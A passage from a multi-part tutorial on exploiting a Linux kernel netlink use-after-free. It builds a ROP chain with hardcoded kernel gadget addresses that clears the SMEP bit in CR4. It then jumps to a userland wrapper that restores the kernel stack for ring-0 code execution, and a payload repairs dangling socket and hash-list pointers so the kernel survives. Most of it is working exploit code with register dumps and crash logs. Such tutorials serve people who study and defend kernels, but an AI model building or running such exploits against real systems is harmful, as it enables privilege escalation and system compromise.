#define SAVE_ESP(addr) \
  STORE_EAX(addr);

#define SAVE_RBP(addr_lo, addr_hi) \
  *stack++ = MOV_RAX_RBP_ADDR;  \
  STORE_EAX(addr_lo); \
  *stack++ = SHR_RAX_16_ADDR; \
  *stack++ = SHR_RAX_16_ADDR; \
  STORE_EAX(addr_hi);
```

Let's edit *build_rop_chain()*:

```
static volatile uint64_t saved_esp;
static volatile uint64_t saved_rbp_lo;
static volatile uint64_t saved_rbp_hi;

static void build_rop_chain(uint64_t *stack)
{
  memset((void*)stack, 0xaa, 4096);

  SAVE_ESP(&saved_esp);
  SAVE_RBP(&saved_rbp_lo, &saved_rbp_hi);

  *stack++ = 0; // force double-fault

  // FIXME: implement the ROP-chain
}
```

Before proceeding, you may want to **be sure that everything goes well up to this point**. Use GDB as explained in the previous section!

Read/Write CR4 and dealing with "leave"

As mentioned before, all our gadgets that manipulate *CR4* have a *leave* instruction before the *ret*. Which does (in this order):

1. RSP = RBP
2. RBP = Pop()

In this ROP-chain, we will use three gadgets:

```
0xffffffff81003009 : mov rax, cr4 ; leave ; ret
0xffffffff8100328d : mov cr4, rdi ; leave ; ret
0xffffffff811b97bf : pop rbp ; ret
```

Since *RSP* is overwritten while executing the *leave* instruction, we have to make sure that it does not break the chain (i.e. *RSP* is still right).

As *RSP* is overwritten by *RBP*, we will re-write *RBP* prior executing those gadgets:

```
#define POP_RBP_ADDR              ((uint64_t) 0xffffffff811b97bf)
#define MOV_RAX_CR4_LEAVE_ADDR    ((uint64_t) 0xffffffff81003009)
#define MOV_CR4_RDI_LEAVE_ADDR    ((uint64_t) 0xffffffff8100328d)

#define CR4_TO_RAX() \
  *stack++ = POP_RBP_ADDR; \
  *stack   = (unsigned long) stack + 2*8; stack++; /* skip 0xdeadbeef */ \
  *stack++ = MOV_RAX_CR4_LEAVE_ADDR; \
  *stack++ = 0xdeadbeef;  // dummy RBP value!

#define RDI_TO_CR4() \
  *stack++ = POP_RBP_ADDR; \
  *stack   = (unsigned long) stack + 2*8; stack++; /* skip 0xdeadbeef */ \
  *stack++ = MOV_CR4_RDI_LEAVE_ADDR; \
  *stack++ = 0xdeadbeef;  // dummy RBP value!
```

While executing *leave*, *RSP* is pointing to the "0xdeadbeef" line which will be "poped" into *RBP*. That is, the next *ret* instruction will be back into our chain!

Clearing SMEP bit

As mentioned in the Meeting Supervisor Mode Execution Prevention section, SMEP is enabled when the bit 20 of CR4 is set. That is, we can clear it with the following operation:

```
CR4 = CR4 & ~(1<<20)
```

equivalent to:

```
CR4 &= 0xffffffffffefffff
```

In this chain we will use the following gadgets as well as the previous ROP-chains:

```
0xffffffff8130c249 : and rax, rdx ; ret
0xffffffff813d538d : pop rdx ; ret
0xffffffff814f118b : mov edi, eax ; dec ecx ; ret
0xffffffff8139ca54 : mov edx, edi ; dec ecx ; ret
```

NOTE: The highest 32-bits of CR4 are "reserved", hence zero. That's why we can use 32-bits register gadgets.

That is, we disable SMEP with this chain:

```
#define AND_RAX_RDX_ADDR          ((uint64_t) 0xffffffff8130c249)
#define MOV_EDI_EAX_ADDR          ((uint64_t) 0xffffffff814f118b)
#define MOV_EDX_EDI_ADDR          ((uint64_t) 0xffffffff8139ca54)

#define SMEP_MASK (~((uint64_t)(1 << 20))) // 0xffffffffffefffff

#define DISABLE_SMEP() \
  CR4_TO_RAX(); \
  *stack++ = POP_RDI_ADDR; \
  *stack++ = SMEP_MASK; \
  *stack++ = MOV_EDX_EDI_ADDR; \
  *stack++ = AND_RAX_RDX_ADDR; \
  *stack++ = MOV_EDI_EAX_ADDR; \
  RDI_TO_CR4();

static void build_rop_chain(uint64_t *stack)
{
  memset((void*)stack, 0xaa, 4096);

  SAVE_ESP(&saved_esp);
  SAVE_RBP(&saved_rbp_lo, &saved_rbp_hi);
  DISABLE_SMEP();

  *stack++ = 0; // force double-fault

  // FIXME: implement the ROP-chain
}
```

It is time to test it and check the value of CR4!

```
[  223.425209] double fault: 0000 [#1] SMP
[  223.425745] CPU 0
[  223.430785] RIP: 0010:[<ffffffff8155ad78>]  [<ffffffff8155ad78>] do_page_fault+0x8/0xa0
[  223.430930] RSP: 0018:0000000020000ff8  EFLAGS: 00010002
[  223.431000] RAX: 00000000000407f0 RBX: 0000000000000001 RCX: 000000008100bb8e
[  223.431101] RDX: 00000000ffefffff RSI: 0000000000000010 RDI: 0000000020001028
[  223.431181] RBP: 0000000020001018 R08: 0000000000000000 R09: 00007f4754a57700
[  223.431279] R10: 00007ffdc1b6e590 R11: 0000000000000206 R12: 0000000000000001
[  223.431379] R13: ffff88001c9c0ab8 R14: 0000000000000000 R15: 0000000000000000
[  223.431460] FS:  00007f4755221700(0000) GS:ffff880003200000(0000) knlGS:0000000000000000
[  223.431565] CS:  0010 DS: 0000 ES: 0000 CR0: 0000000080050033
[  223.431638] CR2: 0000000020000fe8 CR3: 000000001a5d8000 CR4: 00000000000407f0
                                                                          ^--- !!!!!
```

Ooh Yeah! SMEP is now disabled! We can now jump to userland code :-)!

Jumping to Payload's Wrapper

One might wonder why we do "jump to a wrapper" instead of calling userland function directly. There are three reasons.

First, GCC automatically setup a "prologue" and an "epilogue" at the beginning/end of the C function to save/restore "non-scratch" registers. We are not aware of the *__attribute__()* macro allowing to change this behavior. It also embedded a "leave" instruction before returning. Because of this, the stack will be modified.

This is an issue because the stack is currently the userland one. However, if we repair it in the payload, it will be the kernel stack again. That is, it will push data on the userland stack and pop it on the kernel stack. It will *mis-align* the stack and will mostly lead to kernel crash.

Secondly, we want to **restore the stack pointer to the kernel thread stack** prior calling the payload. In other words, the payload will run just like any other kernel code (stack-wise). The only difference being that the code is located in userland.

Since we have access to userland code now, we won't do it in the ROP chain but with **inline assembly** instead. That is, when the final *ret* instruction is executed (in the wrapper), the kernel can continue "normal" execution after the **curr->func()** arbitrary call primitive (i.e. in *__wake_up_common()*).

Thirdly, we want some "abstraction" so the final payload is somehow "agnostic" of the arbitrary call requirements. With our arbitrary call primitive, it is required that the called function **return a non-null value to reach the *break* statement**. We will do this in the wrapper.

In order to do it, we use the following gadgets:

```
0xffffffff81004abc : pop rcx ; ret
0xffffffff8103357c : jmp rcx
```

The jump ROP-chain becomes:

```
#define POP_RCX_ADDR              ((uint64_t) 0xffffffff81004abc)
#define JMP_RCX_ADDR              ((uint64_t) 0xffffffff8103357c)

#define JUMP_TO(addr) \
  *stack++ = POP_RCX_ADDR; \
  *stack++ = (uint64_t) addr; \
  *stack++ = JMP_RCX_ADDR;
```

Invoked with:

```
static void build_rop_chain(uint64_t *stack)
{
  memset((void*)stack, 0xaa, 4096);

  SAVE_ESP(&saved_esp);
  SAVE_RBP(&saved_rbp_lo, &saved_rbp_hi);
  DISABLE_SMEP();
  JUMP_TO(&userland_entry);
}
```

And the "stub" for the wrapper is:

```
extern void userland_entry(void); // make GCC happy

static __attribute__((unused)) void wrapper(void)
{
  // avoid the prologue
  __asm__ volatile( "userland_entry:" :: );   // <----- jump here

  // FIXME: repair the stack
  // FIXME: call to "real" payload

  // avoid the epilogue and the "leave" instruction
  __asm__ volatile( "ret" :: );
}
```

Note that you need to declare *userland_entry* as *external*, which actually points to a label at the very top of the wrapper, otherwise GCC will complain. In addition, we mark the *wrapper()* function with *__attribute__((unused))* to avoid some compilation warning.

Restoring the Stack Pointers and Wrapper Finalization

Restoring the stack pointers is pretty straightforward as we saved them during the ROP-chain. Note that we only saved the "32 lowest bits" of RSP. Fortunately, we also stored "RBP". Except if the **stack frame** of *__wake_up_common()* is 4GB large, the "32 highest bits" of RSP will be the same from RBP. That is we can restore both of them with:

```
restored_rbp = ((saved_rbp_hi << 32) | saved_rbp_lo);
restored_rsp = ((saved_rbp_hi << 32) | saved_esp);
```

As mentioned in the previous section, the arbitrary call primitive also required that we return a non-zero value. The wrapper becomes:

```
static volatile uint64_t restored_rbp;
static volatile uint64_t restored_rsp;

static __attribute__((unused)) void wrapper(void)
{
  // avoid the prologue
  __asm__ volatile( "userland_entry:" :: );

  // reconstruct original rbp/rsp
  restored_rbp = ((saved_rbp_hi << 32) | saved_rbp_lo);
  restored_rsp = ((saved_rbp_hi << 32) | saved_esp);

  __asm__ volatile( "movq %0, %%rax\n"
                    "movq %%rax, %%rbp\n"
                    :: "m"(restored_rbp)  );

  __asm__ volatile( "movq %0, %%rax\n"
                    "movq %%rax, %%rsp\n"
                    :: "m"(restored_rsp)  );

  // FIXME: call to "real" payload

  // arbitrary call primitive requires a non-null return value (i.e. non zero RAX register)
  __asm__ volatile( "movq $5555, %%rax\n"
                    :: );

  // avoid the epilogue and the "leave" instruction
  __asm__ volatile( "ret" :: );
}
```

When the *ret* instruction is executed, the kernel thread stack pointer as well as *RBP* are restored. In addition, *RAX* holds a non-zero value. That is, we will return from *curr->func()* and **the kernel can continue its "normal" execution**.

Edit the *main()* code to check if everything went well:

```
int main(void)
{
  // ... cut ...

  // trigger the arbitrary call primitive
  printf("[ ] invoking arbitray call primitive...\n");
  val = 3535; // need to be different than zero
  if (_setsockopt(unblock_fd, SOL_NETLINK, NETLINK_NO_ENOBUFS, &val, sizeof(val)))
  {
    perror("[-] setsockopt");
    goto fail;
  }
  printf("[+] arbitrary call succeed!\n");

  PRESS_KEY();

  // ... cut ...
}
```

If we run, we should have:

```
...
[+] reallocation succeed! Have fun :-)
[ ] invoking arbitray call primitive...
[+] arbitrary call succeed!
[ ] press key to continue...

<<< KERNEL CRASH HERE >>>
```

Perfect, **the kernel now crashes during exit** (just like in part 2)! It means the stack has been properly restored.

Calling the Payload

In order to be done with the wrapper, let's call the payload. For debugging purpose only, we will simply call *panic()* for now:

```
// kernel function symbols
#define PANIC_ADDR ((void*) 0xffffffff81553684)

typedef void (*panic)(const char *fmt, ...);

static void payload(void)
{
  ((panic)(PANIC_ADDR))("HELLO FROM USERLAND");  // called from kernel land
}
```

Edit the *wrapper()* function:

```
static __attribute__((unused)) void wrapper(void)
{
  // avoid the prologue
  __asm__ volatile( "userland_entry:" :: );

  // reconstruct original rbp/rsp
  restored_rbp = ((saved_rbp_hi << 32) | saved_rbp_lo);
  restored_rsp = ((saved_rbp_hi << 32) | saved_esp);

  __asm__ volatile( "movq %0, %%rax\n"
                    "movq %%rax, %%rbp\n"
                    :: "m"(restored_rbp)  );

  __asm__ volatile( "movq %0, %%rax\n"
                    "movq %%rax, %%rsp\n"
                    :: "m"(restored_rsp)  );

  uint64_t ptr = (uint64_t) &payload;           // <----- HERE
  __asm__ volatile( "movq %0, %%rax\n"
                    "call *%%rax\n"
                    :: "m"(ptr) );

  // arbitrary call primitive requires a non-null return value (i.e. non zero RAX register)
  __asm__ volatile( "movq $5555, %%rax\n"
                    :: );

  // avoid the epilogue and the "leave" instruction
  __asm__ volatile( "ret" :: );
}
```

Now, if we launch the exploit we get the following trace:

```
[ 1394.774972] Kernel panic - not syncing: HELLO FROM USERLAND      // <-----
[ 1394.775078] Pid: 2522, comm: exploit
[ 1394.775200] Call Trace:
[ 1394.775342]  [<ffffffff8155372b>] ? panic+0xa7/0x179
[ 1394.775465]  [<ffffffff81553684>] ? panic+0x0/0x179              // <-----
[ 1394.775583]  [<ffffffff81061909>] ? __wake_up_common+0x59/0x90   // <-----
[ 1394.775749]  [<ffffffff810665a8>] ? __wake_up+0x48/0x70
[ 1394.775859]  [<ffffffff814b81cc>] ? netlink_setsockopt+0x13c/0x1c0
[ 1394.776022]  [<ffffffff81475a2f>] ? sys_setsockopt+0x6f/0xc0
[ 1394.776167]  [<ffffffff8100b1a2>] ? system_call_fastpath+0x16/0x1b
```

Awesome! Since we restored both the kernel stack pointer (thread stack) and the stack frame pointer, **we get a "clean" call trace**. In addition, we see the "HELLO FROM USERLAND" message, meaning that we definitely control the kernel flow of execution. In other words, **we have arbitrary code execution in Ring-0** and we can write our payload in C language (no need to ROP anymore).

We are almost done with the exploit but two things remain:

1. Repair the kernel (mandatory)
2. Fun & Profit (optional)

Repair the Kernel

"Yesterday you said tomorrow... So just DO IT!"


In the previous section, we successfully exploit our arbitrary call primitive to gain a fully arbitrary code execution in ring-0 where we can write our final payload in C. In this section, we will use it to repair the kernel. **Note that this step is not optional as our exploit is still crashing the kernel upon exit**.

As mentioned in part 3, we need to **fix all *dangling pointers* introduced by the exploit**. Fortunately, we already enumerated them in the previous part:

- the **sk** pointer in the *struct socket* associated to *unblock_fd* file descriptor
- pointers in the *nl_table* hash list

Fixing the *struct socket*

In the "Core Concept #1" (cf. part 1), we introduced the relationship between a file descriptor and its associated ("specialized") file:



What we need to fix here is the pointer between *struct socket* and *struct sock* (i.e. the **sk** field).

Remember that we crashed during exit because of UAFs in *netlink_release()*?

```
static int netlink_release(struct socket *sock)
{
    struct sock *sk = sock->sk;
    struct netlink_sock *nlk;

    if (!sk)
        return 0;                 // <----- hit this!

    netlink_remove(sk);

  // ... cut ...
```

As we can see, if *sk* is *NULL* the whole code will be skipped. In other words, repairing the broken *struct socket* can be done with:

```
current->files->fdt->fd[unblock_fd]->private_data->sk = NULL;

                                                    ^ struct socket
                                      ^ struct file
                       ^ struct file **
                 ^ struct files_struct
           ^ struct task_struct
^--- struct task_struct *
```

NOTE: We use *unblock_fd* here as the other file descriptors have been closed during the exploitation. This is the same fd used to invoke the arbitrary call primitive.

That is, we need:

1. the value of the *current* pointer
2. the offsets of all of the aforementioned structures

It is important to only reset this pointer and let the kernel do the "normal" housekeeping (decrement refcounter, release objects, etc.). **It prevents memory leaks!**

For instance, we could only reset the fdt entry to NULL as we did with SystemTap (i.e. *current->files->fdt->fdt[unblock_fd] = NULL*) but this would introduce memory leaks on *file*, *socket*, *inode* and potentially other objects.

Alright, we saw in part 3 how to do kernel structure "mimicking". However, those are the big boys (especially *task_struct* and *file*). That is, we will be a bit lazier and only define the necessary fields while using *hardcoded offsets*:

```
#define TASK_STRUCT_FILES_OFFSET (0x770) // [include/linux/sched.h]
#define FILES_STRUCT_FDT_OFFSET (0x8) // [include/linux/fdtable.h]
#define FDT_FD_OFFSET (0x8) // [include/linux/fdtable.h]
#define FILE_STRUCT_PRIVATE_DATA_OFFSET (0xa8)
#define SOCKET_SK_OFFSET (0x38)

struct socket {
  char pad[SOCKET_SK_OFFSET];
  void *sk;
};

struct file {
  char pad[FILE_STRUCT_PRIVATE_DATA_OFFSET];
  void *private_data;
};

struct fdtable {
  char pad[FDT_FD_OFFSET];
  struct file **fd;
};

struct files_struct {
  char pad[FILES_STRUCT_FDT_OFFSET];
  struct fdtable *fdt;
};

struct task_struct {
  char pad[TASK_STRUCT_FILES_OFFSET];
  struct files_struct *files;
};
```

NOTE: We already saw in part 3 how to extract offsets from disassembly. Search a code dereferencing a particular field and note the offset used.

Before writing the repairing payload, we are missing one thing: the **current** pointer value. If you read the "Core Concept #4", you should know that the kernel uses the *task* field of the *thread_info* structure to retrieve it.

In addition, we know that we can retrieve the *thread_info* by masking ANY kernel thread stack pointer. We have the latter, as we saved and restored *RSP*. That is, we will use the following macro:

```
struct thread_info {
    struct task_struct  *task;
  char pad[0];
};

#define THREAD_SIZE (4096 << 2)

#define get_thread_info(thread_stack_ptr) \
  ((struct thread_info*) (thread_stack_ptr & ~(THREAD_SIZE - 1)))

#define get_current(thread_stack_ptr) \
  ((struct task_struct*) (get_thread_info(thread_stack_ptr)->task))
```

In the end, the *payload()* function becomes:

```
static void payload(void)
{
  struct task_struct *current = get_current(restored_rsp);
  struct socket *sock = current->files->fdt->fd[unblock_fd]->private_data;
  void *sk;

  sk = sock->sk; // keep it for later use
  sock->sk = NULL; // fix the 'sk' dangling pointer
}
```

It really looks like "normal" kernel code isn't it?

Now, let's launch the exploit:

```
$ ./exploit
...
[ ] invoking arbitrary call primitive...
[+] arbitrary call succeed!
[+] exploit complete!
$                                         // <----- no crash!
```

Perfect, the kernel doesn't crash upon exit anymore! BUT, we are not done yet!

Now, try to run this command:

```
$ cat /proc/net/netlink
<<< KERNEL CRASH >>>
```

```
[ 1392.097743] BUG: unable to handle kernel NULL pointer dereference at 0000000000000438
[ 1392.137715] IP: [<ffffffff814b70e8>] netlink_seq_next+0xe8/0x120
[ 1392.148010] PGD 1cc62067 PUD 1b2df067 PMD 0
[ 1392.148240] Oops: 0000 [#1] SMP
...
[ 1393.022706]  [<ffffffff8155adae>] ? do_page_fault+0x3e/0xa0
[ 1393.023509]  [<ffffffff81558055>] ? page_fault+0x25/0x30
[ 1393.024298]  [<ffffffff814b70e8>] ? netlink_seq_next+0xe8/0x120        // <---- the culprit
[ 1393.024914]  [<ffffffff811e8e7b>] ? seq_read+0x26b/0x410
[ 1393.025574]  [<ffffffff812325ae>] ? proc_reg_read+0x7e/0xc0
[ 1393.026268]  [<ffffffff811c0a65>] ? vfs_read+0xb5/0x1a0
[ 1393.026920]  [<ffffffff811c1d86>] ? fget_light_pos+0x16/0x50
[ 1393.027665]  [<ffffffff811c0e61>] ? sys_read+0x51/0xb0
[ 1393.028446]  [<ffffffff8100b1a2>] ? system_call_fastpath+0x16/0x1b
```

Doh :-(A NULL pointer dereference... Yup, the kernel is still in an *unstable* state as **we didn't repair all dangling pointers**. In other words, we do not crash when the exploit is complete, yet **a time bomb is ticking**. Which leads us to the next section.

Fixing the nl_table hash list

Fixing this one is actually trickier than it looks because it uses hash list that brings two issues:

- The *hlist_head* type uses a single "first" pointer (i.e. this is not circular)
- Elements are stored in various buckets and forcing "adjacency" can be tedious


In addition, the Netlink implementation uses a "dilution" mechanism during insertion which mess things up. Let's see how we can repair it!

NOTE: Netlink uses hash tables to quickly retrieve a *struct sock* from a *pid* (cf. *netlink_lookup()*). We already saw one usage with *netlink_getsockbypid()* called by *netlink_unicast()* (cf. part 2).


Fixing a Corrupted List

In this section, we will see how to fix a corrupted doubly-linked list in general. We assume at this point that we already have arbitrary code execution (hence arbitrary read/write).

A normal list looks like this:




Now, suppose we free and then reallocate the middle element. Since we don't know its original "next" and "prev" pointer, the list is corrupted. In addition, the adjacent elements have dangling pointers:




With such list, it is not possible to do several operations (like walking the list) as it will lead to bad dereferences (and mostly a crash).

From here, we can do various things. First we can try to fix the reallocated element next/prev pointer, so the list just looks like the original one. Or, we can try to put our reallocated element out of the list (i.e. the adjacent elements point to each other):



Both choices imply that we know the addresses of the adjacent elements. Now, let's suppose that we don't actually know these addresses (even with arbitrary read). Are we screwed? Nope!

The idea is to use "guard" elements before/after the reallocation element that we *control*. As they still have a dangling pointer after reallocation, **removing them from the list will actually "fix up" our reallocation element without knowing any address** (unroll the *list_del()* code to convince yourself):



Of course, we can now use a classical *list_del()* on the reallocated element here to completely remove it from the list which is repaired now.

That is, the technique imposes two constraints:

1. We setup one or two adjacent "guard" elements
2. We can remove those guards from the list *at will*

As we will see in the next sections, having 1) in our context is a bit tricky (because of hash function and the "dilute" mechanism). In the exploit, we will use a "hybrid" approach (stay tune).

Lost in Space

